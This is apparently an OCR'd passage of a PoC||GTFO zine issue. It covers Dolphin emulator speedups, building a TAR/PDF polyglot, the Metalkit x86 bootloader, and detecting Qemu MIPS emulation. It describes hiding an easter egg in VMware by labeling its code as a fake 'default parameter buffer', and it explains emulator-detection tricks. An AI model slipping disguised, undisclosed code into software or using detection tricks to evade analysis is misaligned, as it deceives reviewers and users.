Dolphin still has a long way to go. The graphics engine is imperfect and still missing a few rather difficult features, like zfreeze and OpenGL line-width support. Dual-core mode is still sometimes a bit finicky with timing-sensitive games. GPU to CPU data transfer can be a speed issue, as well as vertex loading for geometry-heavy games. There are still many driver issues, like the long compilation times for shaders, that cause unwanted stutter and slowness.

The HLE audio engine is good but not perfect, with some games still requiring low-level emulation to avoid glitches. Countless minor bugs, from subtle depth buffer issues to issues with non-normal floating point numbers and console glitches not being reproducible in Dolphin, still exist. On the CPU side, even with many optimizations, some games are still slow, and a few still don't even boot properly.

But improvements like these are a start. Already, many games that were far too slow to be playable on all but the fastest overclocked Haswell CPUs are accessible to a much wider audience. And while Dolphin is not and probably never will be a perfectly cycle-accurate emulator (in fact, because of DVD read times and NAND write times, no two physical consoles will even produce identical results!), it may now be accurate enough to create at least some console-verifiable replays and speed runs.

Figure 2 gives some examples of the performance improvements, measured on a variety of synthetic benchmarks and games known for being performance-intensive, between revision 2301 (late July of 2014) and revision 3378 (late September of 2014), as measured on my Ivy Bridge CPU.

Dolphin is hardly a new project; it was open-sourced six years ago and developed as a closed-source project for many years before that. It's far too easy to assume that relatively stable, mature projects don't

POV-Ray	62%	faster
LUA “binary trees” benchmark	48%	faster
Sonic Colors	39%	faster
Rogue Leader	103%	faster
F-Zero GX	110%	faster
The Last Story	38%	faster
Xenoblade Chronicles	40%	faster

Figure 2: Dolphin Performance Improvements

have much room for improvement; as new contributors, we have to resist the urge to shy away from projects like this, because often there are still vast gains to be had.

Thank you so much to Comex and Delroth for their part in these two months of incredible CPU emulation performance improvements. Thanks also to Justin Chadwick (JMC4789) for his unmatched testing and bug bisection skills across hundreds of games, as well as the monthly Dolphin progress report writeups. And thanks to all the other devs: Ryan Houdek, Skidau, Lioncash, Shuffle2, Magumagu, Calc84maniac, Rachel Bryk and many others, for their tireless work on the other aspects of Dolphin, bug fixes, and assistance with the endless ignorant questions I asked on the way to learning the inner workings of Dolphin's CPU emulation engine.

Dolphin has been the most approachable project of any I've yet tried to contribute to, from the helpful developers to the relatively clean codebase. I somehow managed to become the go-to woman for the JIT in a mere six or so weeks, despite having never conceived before that I could ever contribute meaningfully to an open source project.

For anyone looking to contribute, there's an abundant supply of interesting (or terrifying, depending on your perspective) emulation bugs just itching for someone to attack with the single-step debugger and `printf` hammer. Plus, with the brand new 64 bit ARM JIT, there are countless instructions that still need implementations—and there are certainly lots of missing optimizations for the x86 JIT too. Drop by #dolphin-dev on Freenode or drop us a pull request—any help is always appreciated!

4 This TAR archive is a PDF! (as well as a ZIP, but you are probably used to it by now)

by Ange Albertini

In this article we'll build a TAR/PDF polyglot file with a few simple tools that you already have if you write in TeX or LaTeX (if not, take a couple of days to learn—wouldn't it be just spiffy to submit your very own PoC||GTFO piece in ready-to-go LaTeX?).

4.1 What is a TAR file?

TAR, written in the days when tape drives were the only serious form of backup, stands for TApe aRchive. Not surprisingly, its design is tightly coupled with the mechanics of tape drives. Those drives were made by IBM and were invented for the IBM 650, which was produced in 1953.

Accordingly, in those archives files are stored without compression, lengths and checksums are stored in octal, and everything is 512-byte block based. Respect old age, neighbors—and remember that your own modern technology might not survive that long.

4.2 Abusing the format

A TAR file starts with a fixed-length record of one hundred bytes, where the archived file's original name is stored, padded with zeros.[6] We can abuse this record to store a PDF header and a dummy stream object to cover the rest of the archive.

We'll let `pdflatex` build the dummy stream object for us from a .TeX source. We just need to declare this object (with no compression) right after the `\begin{document}`:

```
\begingroup
  \pdfcompresslevel=0\relax
    \immediate\pdfobj stream
        file {archive.tar}
\endgroup
```

We then need to move the stream content so that it virtually starts at offset 0, fix the file name, and insert a valid `%PDF-1.5` signature.

After the initial hundred byte record, a TAR file contains a header checksum. We need to fix it, because unlike many other checksums, it is actually enforced. The fixing isn't too difficult, but the format is nevertheless rather awkward. Here is the procedure, with a python script to perform it.

1. Overwrite the checksum (at offset `0x94`, 8 bytes long) with spaces.
2. Add all the unsigned bytes of the header.
3. Write this value as octal, with leading zeroes.
4. End the checksum with a NULL character at the 6-byte offset into the field.

```
OFFSET = 0x94
# Wipe the checksum field with spaces.
for i in range(8):
  header[i + OFFSET] = " "

# Sum all bytes of the header to an unsigned int.
c = 0
```

[6] If the name is longer, something called a PaxHeader is used instead; we've come a long way since the 1950s, neighbors!

```
for i in header:
    c += ord(i)

# Store the unsigned int in octal, followed by NULL then space.
for i, j in enumerate(oct(c)):
  header[i + OFFSET] = j

header[OFFSET + 6] = "\0"
# The required space was already there.
```

Now our TAR checksum is valid again, with an archived file name buffer that has been abused to contain a valid PDF header and a stream object. Enjoy!

```
manul:pocorgtfo pastor$ xxd pocorgtfo06.pdf | head -n 21
0000000: 2550 4446 2d31 2e35 000a 25d4 c5d8 0a31  %PDF-1.5..%....1
0000010: 2030 206f 626a 203c 3c0a 2f4c 656e 6774   0 obj <<./Lengt
0000020: 6820 3830 3934 3732 2020 2020 0a3e 3e0a  h 809472    .>>.
0000030: 7374 7265 616d 0a65 0000 0000 0000 0000  stream.e........
0000040: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000050: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000060: 0000 0000 3030 3030 3634 3400 3030 3030  ....0000644.0000
0000070: 3736 3400 3030 3031 3034 3000 3030 3030  764.0001040.0000
0000080: 3030 3030 3030 3000 3132 3431 3435 3637  0000000.12414567
0000090: 3137 3200 3032 3031 3631 0020 3000 0000  172.020161. 0...
00000a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000e0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000f0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000100: 0075 7374 6172 2020 004d 616e 756c 0000  .ustar  .Manul..
0000110: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000120: 0000 0000 0000 0000 004c 6170 6872 6f61  .........Laphroa
0000130: 6967 0000 0000 0000 0000 0000 0000 0000  ig..............
0000140: 0000 0000 0000 0000 0000 0000 0000 0000  ................
```

P.S.: Sadly, that's not all we needed to do. Just when we thought that our polyglot finally worked well on all readers, it turned out that some further edits broke it on `Preview.app`, for no apparent reason, and in a weird way. Namely, `Preview.app` wouldn't display the contant width fonts in our PDF *unless* the PDF signature was placed exactly at offset 0.

Choosing between our Apple readers not being able to enjoy this special issue, having to debug the `Preview.app`, having to reinvent font storage, and missing our deadline, or putting the PDF signature back at offset 0, we chose the latter. With luck, we'll just sacrifice a single 512 byte block and one junk filename to improve our PDF's compatibility.

5 x86 Alchemy and Smuggling with Metalkit

by Micah Elizabeth Scott

Dear neighbors, today I humbly present a story of x86 alchemy and bit smuggling. It's an MBR you can take with you, the story of a lonely matryoshka egg, and a spark of something weird intentionally escaping from a place where weird machines are by definition broken.

5.1 Pong test

Two or three lifetimes ago, I was an architect for the desktop USB and GPU virtualization subsystems at VMware. Suffice to say, it was a complicated job handled by a small team of talented, dedicated, and fucking crazy engineers. The story begins with our effort to find new engineers to hire that were just the right kind of talented, dedicated, and crazy. We tried the usual tactics like looking for people who like the beers we do or testing candidates on the minutiae of IEEE floating point in specific GPU configurations. When that worked badly, we got creative. One of my coworkers made up an esoteric minimal instruction set and asked candidates to write programs in it. This was fun for the interviewer, at least. I liked to run the programs in my head and debug them as fast as the candidates wrote on the whiteboard.

One of my coworkers had a new plugin architecture for the part of our virtual machine runtime that handles user input and 2D display compositing, and he suggested we use it as an interviewing tool. So we had them play Pong. We developed a two-hour interview test where candidates wrote a plugin to play against a trivial opponent. The virtual machine boots directly into the game in retro black & white. The right paddle tracks the ball slowly. The left paddle is controlled by the mouse or keyboard. In the interview, I would work through this ridiculous Rube Goldberg contraption with the candidate, giving them just barely enough help so they'd succeed with the available time and materials. The process seemed to be quite good at revealing the candidate's approach toward the kind of ridiculous things we had to do on a daily basis.

To keep the difficulty level and time requirements appropriate, we needed the VM to generate very simple and consistent screen updates. Any general purpose OS would have a time-consuming bootup process, and the GPU commands would be littered with sporadic events that complicate the heuristics required to locate the ball and send the right mouse movements to have the paddle follow it.

The required speed and the level of control ruled out any operating system I knew of, so I wrote my tiny game to run on the virtual bare metal, communicating directly with the registers and command FIFO in our virtual GPU to set up a 2D framebuffer and enqueue just the right update rectangles. We also vastly simplified the interview problem by putting the mouse into absolute-coordinate mode using an extension in our virtual hardware. The very first version used some bare metal support libraries that other teams developed for automated testing of the ridiculously complicated virtual CPU, but I soon replaced those with pieces from an open source bootloader and 32 bit x86 bare metal support library of my own.

5.2 Metalkit

This game worked well for our interview process. My library, named Metalkit, satisfied an acute personal itch to write fiddly low-level code. I worked on my own time, hacking together dynamically generated interrupt vector trampolines while my boyfriend hacked at repetitive monsters in World of Warcraft. At VMware, I then forked a version of Metalkit into an open source library which would serve as public documentation for the virtual GPU device and part of an internal unit testing framework for it. I wanted to release this documentation with plenty of sample code. I ended up creating plenty of 3D rendering examples as a byproduct of creating a low-level unit testing framework for our virtual GPU. When I needed an example for the unaccelerated 2D dumb framebuffer mode, I ported my little PongOS to this library. This new version could be open source, and very tiny.

Metalkit is optimized for creating tiny binaries. Partly it was a personal challenge, but a tiny binary is often a teachable binary. Many a reader has had their first spark of curiosity for ELF after the inspiration of an especially minimal or delicately obfuscated binary. It seemed didactically useful to have a tool for




Figure 3: VMWare Pride

creating bare-metal binaries that are fairly easy to compile and also where it can be easy to identify the purpose of every byte in the file. Instead of using a large and complicated standard C library, it includes a very minimal library that's designed for readability, terseness, and a sense that it's possible to understand the whole system.

Readers who choose to study the internals of Metalkit may notice features that go to extremes in order to avoid unnecessary or repetitive code while also allowing complex behaviors. The ISR trampolines, for example, are tiny functions in RAM which wrap the C functions that handle each interrupt vector. These C functions have a simple calling signature that allows a handler to access its vector number and prior execution state as stack parameters. With the help of some macros, handler functions can inspect or write this saved execution state to implement features like task switching. There's a separate trampoline for each interrupt vector, and to save space in the disk image they're constructed in RAM during initialization by following a repeating pattern:

```
    60                  pusha                       ; Save general-purpose regs
2   68 <32 bit arg>     push    <arg>               ; Call handler(arg)
    b8 <32 bit addr>    mov     <addr>, %eax
4   ff d0               call    *%eax
    58                  pop     %eax                ; Remove arg from stack
6   8b 7c 24 0c         mov     12(%esp), %edi      ; Load new stack address
    8d 74 24 28         lea     40(%esp), %esi      ; Addr of eflags on old stack
8   83 c7 08            add     $8, %edi            ; Addr of eflags on new stack
    fd                  std                         ; Copy backwards
10  a5                  movsl                       ; Copy eflags
    a5                  movsl                       ; Copy cs
12  a5                  movsl                       ; Copy eip
    61                  popa                        ; Restore general-purpose regs
14  8b 64 24 ec         mov     -20(%esp), %esp     ; Switch stacks
    cf                  iret                        ; Restore eip, cs, eflags
```

In the spirit of teaching someone to fish rather than handing them a can, I thought it prudent to set the example of teaching machines to write the repetitive code, and how the runtime initialization might perform this task more efficiently than the compiler could. Readers accustomed to the luxuries and tragedies of ARM or x86-64 may need to adjust their spectacles to adequately behold the 32 bit ISR template above, as excerpted from the comments in Metalkit's `intr.c` module.

The most extreme example of design economy in Metalkit is the MBR. This 512 byte header is generated and placed with the help of a custom linker script. It includes a plausible partition table and a carefully crafted hunk of assembly that the BIOS will splat into low RAM and run for us in 16 bit Real Mode. For convenience and ease of use as a teaching and testing tool, I wanted a minimal and highly convenient bootloader. It should put the CPU into 32 bit mode, load a flat binary image into RAM, set up the execution environment, and call `main()`. I wanted it to be an effortless result of typing `make` in a project, but to also handle loading arbitrarily large images from devices like virtual CD-ROM drives and USB disks. Oh, and we should make it boot from GRUB too.

5.3 Boot from anything in under 512 bytes

People never use the BIOS any more. System geeks spend all this time making sure it works in every case, but nobody really notices. A modern BIOS has a huge library of available functionality. If you've ever programmed in DOS, you've seen BIOS interrupts.[7] They're like system calls, but with fewer rules. Decades and decades of backward compatibility happened, all with layers of emulation so you can happily keep calling interrupt 0x13 for WRITE DISK SECTORS without anyone but weird people like us worrying that the data's going to a solid state disk plugged into a hub on an xHCI USB 3.0 controller over PCIe rather than to a hunk of spinning rust from 1980 on a 4 MHz parallel bus.

[7] `http://www.ctyme.com/intr/cat-003.htm`

There are a bunch of reasons not to use these routines in modern code, chiefly that they need to run in 16 bit Real Mode, which can only address about the first megabyte of RAM. During the transition from DOS to 32 bit operating systems, various strategies emerged for dealing with the fact that the drivers in the PC's BIOS only work in 16 bit mode. Usually the BIOS functionality is reimplemented entirely in the OS for efficiency and maintainability, and this is feasible because the hardware is documented, standardized, or interesting enough to get reverse engineered. There are exceptions for sure, like XFree86 running 16 bit VESA BIOS video drivers in an emulator in order to run the GPU through proprietary mode switch sequences and obtain framebuffer access.

Even a modern bootloader will pass up the chance to use the BIOS as soon as it can load its own driver. GRUB has an MBR riddled with esoteric bug workarounds, its mission only to launch a 32 kiB or less stage2 binary from a prearranged sector on disk. The BIOS gained an unflattering reputation from decades of buggy drivers and a penchant for claiming 640 kiB is enough RAM for anyone.


With Metalkit, we can try to move past that and see the BIOS as yet another niche where we can find reusable gadgets. If we can stomach a switch to 16 bit Real Mode and back for each batch of sectors, we can use the BIOS to read from the bootup disk (whatever stack of emulations that may be) into a small scratch buffer below 640 kiB. Then, back in 32 bit Protected Mode, we shuttle that data up above 1 MB. Repeat this enough times and we could load a whole CD-ROM into memory, 9 kiB at a time.

With the popularity these days of usermode programming and 64 bit portability it's easy to forget entirely that the CPU still knows how to execute 16 bit instructions. Of course, for compatibility it always starts in 16 bit mode, but typically a bootloader like GRUB will switch to 32 bit Protected Mode as soon as possible, and nobody looks back. With the advent of UEFI, we even have a 64 bit replacement for BIOS.

You may remember that darling of the late 90s, VM86 mode. I remember such thrills from the `vm86(2)` manpage when I first started monkeying with Linux. A system call to emulate 16 bit mode! In a sandbox! Using a built-in CPU feature! It was part of Wine, part of X. Now it's obsolete again, incompatible with 64 bit operating systems. We don't need anything so glitzy for this job, though. Being a bootloader with free rein of the processor's GDT and segment descriptors, we can toggle off Protected Mode and reload the segment registers to point them back at low memory. It can be tricky to debug code like this, but the low-level debuggers in both VMware and Bochs let you examine the CPU state directly during these critical mode switches.

Even our minimal and modern bootloader can't escape all the woe and pageantry of backward compatibility. The first thing we do is switch on the A20 gate, which if you haven't run across yet I would suggest you save to look up next time you'd like to spend some meditative time crying and/or laughing into Wikipedia.

For each disk read, we prefer to use the more modern Logical Block Address (LBA) addressing mode, where each disk sector has an index starting from zero like any sensible API would use. Of course, before LBA, disks didn't really have the API of a generic storage interface made from uniform and abstracted



512-byte sectors; they had the API of a spinning magnetic stack and wubbling electronic wand, each with a particular shape and speed. This older form of addressing was known as Cylinder Head Sector (CHS). Metalkit will try LBA first, since it's necessary for newer devices like USB sticks and CD-ROMs, with CHS as a backup so that plain floppy disks work on any BIOS.

We read 18 sectors at a time, or 9 kiB. It's the same as one old-style magnetic track on a 1.44 MiB disk, to minimize the impact of CHS addressing on the size of the bootloader. After the BIOS returns, we have to do our first jump to 32 bit Protected Mode to copy that block into place:

```
        ; Enter Protected Mode, so we can copy this sector to
        ; memory above the 1MB boundary.
        ;
        ; Note that we reset CS, DS, and ES,
        ; but we don't modify the stack at all.

        cli
        lgdt    BIOS_PTR(bios_gdt_desc)
        movl    %cr0, %eax
        orl     $1, %eax
        movl    %eax, %cr0
        ljmp    $BOOT_CODE_SEG, $BIOS_PTR(copy_enter32)
        .code32
copy_enter32:
        movw    $BOOT_DATA_SEG, %ax
        movw    %ax, %ds
        movw    %ax, %es

        ;
        ; Copy the buffer to high memory.
        ;

        mov     $DISK_BUFFER, %esi
        mov     BIOS_PTR(dest_address), %edi
        mov     $(DISK_BUFFER_SIZE / 4), %ecx
        rep movsl
```

The x86 architecture is full of features modern programmers prefer to sweep under the rug. The x86 segment registers are usually like this, vital in every DOS program but today unused aside from the inner workings of thread-local storage, language runtimes, exception handlers, OpenGL APIs, and the like. We may forget that these registers on x86 are actually a somewhat miraculous feat of backward-compatilogical engineering starting with the 80286 design.

The original 8086 architecture included four 16 bit segment registers. Each one was padded out to 20 bits, functioning as a selectable base for code and data addressing calculations on a 16 bit machine that could address a whole megabyte of RAM. In the 80286, the new Protected Mode was introduced. Instead of simple arithmetic, the segment registers were now processed via a lookup table, the Local Descriptor Table (LDT). This ancient hack introduced a magical quality to each segment register, remaining there inside every x86 to this day.

In this code segment, BOOT_DATA_SEG and BOOT_CODE_SEG are preprocessor macros that refer to particular entries in descriptor tables we set up earlier in boot. In Protected Mode, these next instructions contain some magic:

```
        movw    %ax, %ds
        movw    %ax, %es
```

Friends, what looks like a straightforward register-to-register mov is anything but. The guiding tenet of Protected Mode is the fundamental right of abstraction for all segment registers. On an 8086, these instructions would save a 16 bit value from %ax in the 16 bit registers %ds and %es. Later, during address

calculations, the 16 bit value in the applicable segment register would be padded with zeroes on the right and added to the relevant offset to form a 20 bit address that could reach an entire Megabyte of physical memory. Protected Mode was a sort of Pandora's box. With the box open, a segment register is now just an idea, hopelessly modern and abstract, like the exact position of an electron. Writing an index to this register is taken as an instruction to fetch a descriptor from the named table entry, populating some internal and almost-invisible state variables within the processor.

After the copy, we reverse this machinery to descend back down to Real Mode and grab another 18 sectors. With Protected Mode disabled, writing 0 to %ds and %es actually just sets the offset to a 16 bit value of zero instead of loading from the descriptor table. There is a spooky in-between state nicknamed Unreal Mode where it's possible to be in real-mode with values lingering in the processor's segment descriptors that could only have been set by Protected Mode. I had some trouble with the BIOSes I tested, but all reliably operate their disk and USB drivers in this state.

```
        ; 2. Disable Protected Mode

        movl    %cr0, %eax
        andl    $(~1), %eax
        movl    %eax, %cr0

        ; 3. Load real-mode segment registers. (CS, DS, ES)

        xorw    %ax, %ax
        movw    %ax, %ds
        movw    %ax, %es
        ljmp    $0, $BIOS_PTR(disk_copy_loop)
```

Memory addressing may prove to be particularly mindboggling in an environment such as this. I wrote the bootloader to use GNU's assembler, which knows how to switch at any point between 16 bit and 32 bit code. But, of course, I also need to use different addressing schemes for both of these modes, and there's no help from the compiler on this job. I use a collection of linker script calculations and preprocessor macros to calculate 16 bit addresses, and I let the assembler assume 32 bit memory addresses everywhere. This works out better anyway, since GNU binutils doesn't help much when it comes to 16 bit anything.

The actual switch between 16 bit and 32 bit code is distinct from the switch to and from Protected Mode. In fact, the CR0 bit that enables Protected Mode really just changes this segment loading behavior. The other features we get, like segment limits, paging, and 32 bit code, are enabled with settings in the descriptors we load via this new flavor of segment register we get in Protected Mode. The bitness actually changes when we perform a long jump across segments after changing the segment descriptor for %cs and friends. To orchestrate the change, we need the processor bitness, assembler bitness, and calculated addressing to all line up just right:

```
        ljmp    $BOOT_CODE_SEG, $BIOS_PTR(copy_enter32)
        .code32
copy_enter32:
```

With these tricks, it's possible to load an arbitrarily large next stage into RAM and execute it. This could be a 6 kB Pong game, a 10 MB GPU unit test, Hello World, another bootloader stage, or maybe even an operating system kernel.

Using the BIOS for disk input and a tiny bit of display output, and including the bare minimum amount of backward-compatibility code, this functionality just barely fits into the 512 byte MBR. We even have room for a real partition table. In the celebration and recognition of polyglots everywhere, a GNU Multiboot header can sneak into any free 32 bytes within the first 8 kB and conveniently allow us to boot the image directly from GRUB as well.

Friends, think of Metalkit as My First 32 bit x86 Playset for Kids and Adults. I urge you, get the code and write a round-robin thread scheduler with your teenager tonight.[8]

5.4 Bug hunter

In the lopsided and sometimes oppressive culture of a rising Silicon Valley juggernaut, there were some small subversions I took pride in. I was so productive and worked so much that I often chose my own side-projects to mix things up a little. I'd fix little personal nitpicks. I'd look for security vulnerabilities. In my last year there, I wrote a Bluetooth stack mostly to avoid boredom.

I once spent some time to implement oldschool CGA graphics mode emulation to fix a robot game I like. It turns out that our BIOS had already inherited code to emulate these modes on top of VGA hardware. So the BIOS was trying to get there by telling our virtual GPU to be a VGA device in a mode that's almost correct. Then the BIOS flips a bit in the VGA device telling it to interpret the framebuffer in CGA's particular planar style. This was the missing piece. I implemented a new blitter in the emulation that handled this case, tested Robot Odyssey and Arcade Volleyball, and proudly resolved bug #3 in our tracker: "CGA mode does not work."

Along the way another bug caught my eye. #62382, "We don't have any easter eggs in our products." It was filed back in 2005 by a platform engineer with a healthy sense of humor. The bug gained comments from a range of people, from a curt "whatever" and temporary erasure to eventual revival and enthusiastic support. To me, easter eggs were more than just a cute toy. They were a way of leaving a distinctly personal artistic signature inside something that was intended to be a faceless commodity product. It was a subversion I was happy to play a role in, and I figured PongOS was the perfect solution this time: small enough nobody could complain about its size if anyone noticed it at all, isolated by the same sandbox we trust other VMs inside, and I had a very subtle strategy for storing and triggering the disk image payload.

In the pressure to satisfy increasingly convoluted backward compatibility requirements, platform engineers thrive by strategizing around and curating maps of undefined states. We specifically leave places where behavior is not specified by the design, leaving subtle traps to discourage developers from fouling the pristinely undefined by becoming reliant on our current unplanned placeholder behaviors.

I looked for a way to introduce an easter egg that could be triggered intentionally but which would stay out of the way by only appearing in a state that I decided was safely in one of these formerly unfriendly regions. The trigger I chose was a zero-byte floppy disk image attached to a desktop VM. This normally wouldn't do anything useful; there is no reason to have a zero-byte image attached instead of no image at all, and booting in this state would lead to an error message from the BIOS.

The inner workings of this egg could be obscure as well. The floppy disk emulation was a crusty piece of code few people would touch, and most of those who cared about and understood it had a lively sense of humor and individuality. We routinely had to monkey-patch our zoo of devices around some obscure operating system incompatibility. I wrote a patch that, as innocently as possible, included a header file with 6 kilobytes of hexadecimal data labeled as a "default parameter buffer," the implication being that it helped us in emulating some obscure floppy driver compatibility mode. When reading past the end of a floppy disk image (very different from no image at all), we would read from this default buffer. With a zero-byte disk image, we're reading entirely from this buffer and booting into PongOS.

Friends who worked a little farther from the metal added to each of the platform-specific user interfaces an obscure keyboard macro that would deploy a Paschal Ovum virtual machine with a zero-byte floppy image.

5.5 Revision

The egg would always be controversial among the small but influential group inside the company who knew about it. Many people could have prevented it from ever shipping, and indeed to some outsiders unfamiliar

[8] `git clone https://github.com/scanlime/metalkit`
VMWare fork at `http://vmware-svga.sourceforge.net/`

with the sausage-making process inherent in software development, it could seem strange that such whimsical code would ever make it past the strict QA processes.

But it should be apparent to any developer and obvious to any security researcher that it's impossible to test for the absence of a feature like this, and in reality the complex systems software we all rely on is so fiendishly complex that it's possible nobody completely understands even a single OS kernel. Those who come the closest to a complete understanding tend, in my experience, to have a jaded and pessimistic view of kernels, device drivers, and communications stacks everywhere. The most jaded and curmudgeonly would never want us to support graphics virtualization at all, and from a purely security position they would probably be right.

In an unfortunate but probably inevitable string of events, someone inadvertently triggered the easter egg on a VM that normally wouldn't have booted, then they misunderstood the outcome and posted to the forums about a "virus." This eventually almost got the egg pulled, but we reached a compromise: I could keep it if I added a VMware logo to the screen.

Now I had a challenge for myself. For starters, I'd create a new binary image that's no larger than before, with a nice looking logo. I wanted to go further, hiding an additional easter egg in the program. By carefully pruning down and further optimizing the code in Metalkit, I saved entire kilobytes. I used a tiny 4 bit RLE format for storing an anti-aliased logo image, and trimmed down all the math, graphics, and PCI code as small as possible. The details are too numerous to list, but the intrepid reader will find the bytes in the attached disk image number few enough to comfortably reverse engineer without too much despair.

For the nested easter egg, I added an obscure state machine to the keyboard ISR, toggling a drawing mode when it detects the sequence of scancodes that make up `{'p','r','i','d','e'}`. With the special drawing mode, a new color lookup table is activated and cycled when filling each scanline. I wanted this layer of the egg to be a representation of the hidden struggles we go through and often keep to ourselves in our work. And perhaps it was also a subtle nod to the specific rainbow in the Apple II logo, and the love that myself and many of my coworkers recently put into creating our first virtualization product for the Mac.

5.6 Call to remix

Within this PDF, readers will find PongOS attached in the form of an Ableton sampler preset for those who wish to, at various octaves, test their own perception for sonic-executable synesthesia in densely packed uncompressed x86 code.

For other uses, rest assured a few lines of your favorite snake-based language are sufficient to make the image suitable for boot or disassembly again.

```
>>> import struct
>>> aiff = open("egg.aiff", "rb").read()
>>> floats = struct.unpack(">6710f", aiff)
>>> bytes = [chr(int((i + 1) * 128)) for i in floats[36:-18]]
>>> open("egg.img", "wb").write("".join(bytes))

-rw-r--r--  1 micah  staff  6656 Sep 20 00:07 egg.img
0a710d1776f0687170b7d547c1d70354d6bba548  egg.img
```

With or without the enclosed, I encourage you all to express yourself in ways nobody thinks possible. Remember the old proverb: a wise explorer learns more about television with a magnet than a couch.

6 Detecting MIPS Emulation

by Craig Heffner

In this article, we'll look at some handy tricks for detecting the difference between real MIPS hardware and the Qemu emulator. First, in Section 6.1, we'll look at special function registers whose values in the emulator reveal the use of Qemu. Then, in Section 6.2, we'll intentionally run code which has a pending overwrite in the data cache to determine whether the instruction and data caches are synchronized with one other, as they are in Qemu but are not in real hardware. The techniques presented in this article were tested on Qemu v2.0.1.

6.1 Detection through hardware registers

Qemu can be identified with a reasonable level of certainty by examining discrepancies in the MIPS `CP0` (Coprocessor0) registers. The most obvious register to examine is the `PRId` (Processor ID) register, shown in Figure 4.

```
                    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
                    |Company  Options|    Company ID   |      CPU ID     |     Revision    |
                    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
QEMU                |0 0 0 0 0 0 0 0|0 0 0 0 0 0 0 1|1 0 0 0 0 0 1 1|0 0 0 0 0 0 0 0|
                    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
Atheros AR7240 SoC  |0 0 0 0 0 0 0 0|0 0 0 0 0 0 0 1|1 0 0 1 0 0 1 1|0 1 1 1 0 1 0 0|
                    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
Ralink RT3352F SoC  |0 0 0 0 0 0 0 0|0 0 0 0 0 0 0 1|1 0 0 1 0 1 1 0|0 1 0 0 1 1 0 0|
                    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Company Options	Reserved for use by the manufacturer.
Company ID	Uniquely identifies the manufacturer, but is set to 0 for older processors as it was not defined in the MIPS specification.
CPU ID	Identifies the specific MIPS CPU type. (MIPS 4KC, MIPS 24K, etc)
Revision	Used to specify the CPU core revision number.

Figure 4: Processor ID (`PRId`) Register

The `PRId` register can be read using the `mfc0` (move from coprocessor0) instruction.

```
mfc0 $t0, $15   ; Move CP0 register 15 (PRId) into general purpose register $t0
```

Figure 4 also shows the differences between Qemu and two common system-on-chip devices that are found in real hardware. Note in particular the differences in the `Revision` field. Qemu sets this field to all zeros regardless of which MIPS core is being emulated, but most real-world systems will have this field set to a non-zero value representing the major/minor/patch version of the MIPS core in use by that CPU.[9]

It is also useful to examine the `Config` register. Much like `PRId`, the `Config` register can be read using the `mfc0` instruction.

```
mfc0 $t0, $16   ; Move CP0 register 16 (Config) into general purpose register $t0
```

[9]Programming the MIPS32 24K Core Family, Section 2.2

```
                        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
                        | |                               |B|   |     |     |     |V|     |
                        |M|              Impl             |E| AT| AR  |  MT |0 0 0|I|  K0 |
                        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
